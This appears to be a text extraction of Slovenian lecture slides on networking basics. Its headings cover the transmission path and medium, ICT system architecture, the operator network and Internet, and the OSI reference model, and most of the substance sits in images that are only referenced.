


# Izvor, ponor, prenosna pot






# Prenosni medij






# Elementi arhitekture IKTsistemov






# Umestitev tehnologij






# Operatersko omrežje – Internet






# OSI Referenčni model

SLOJ



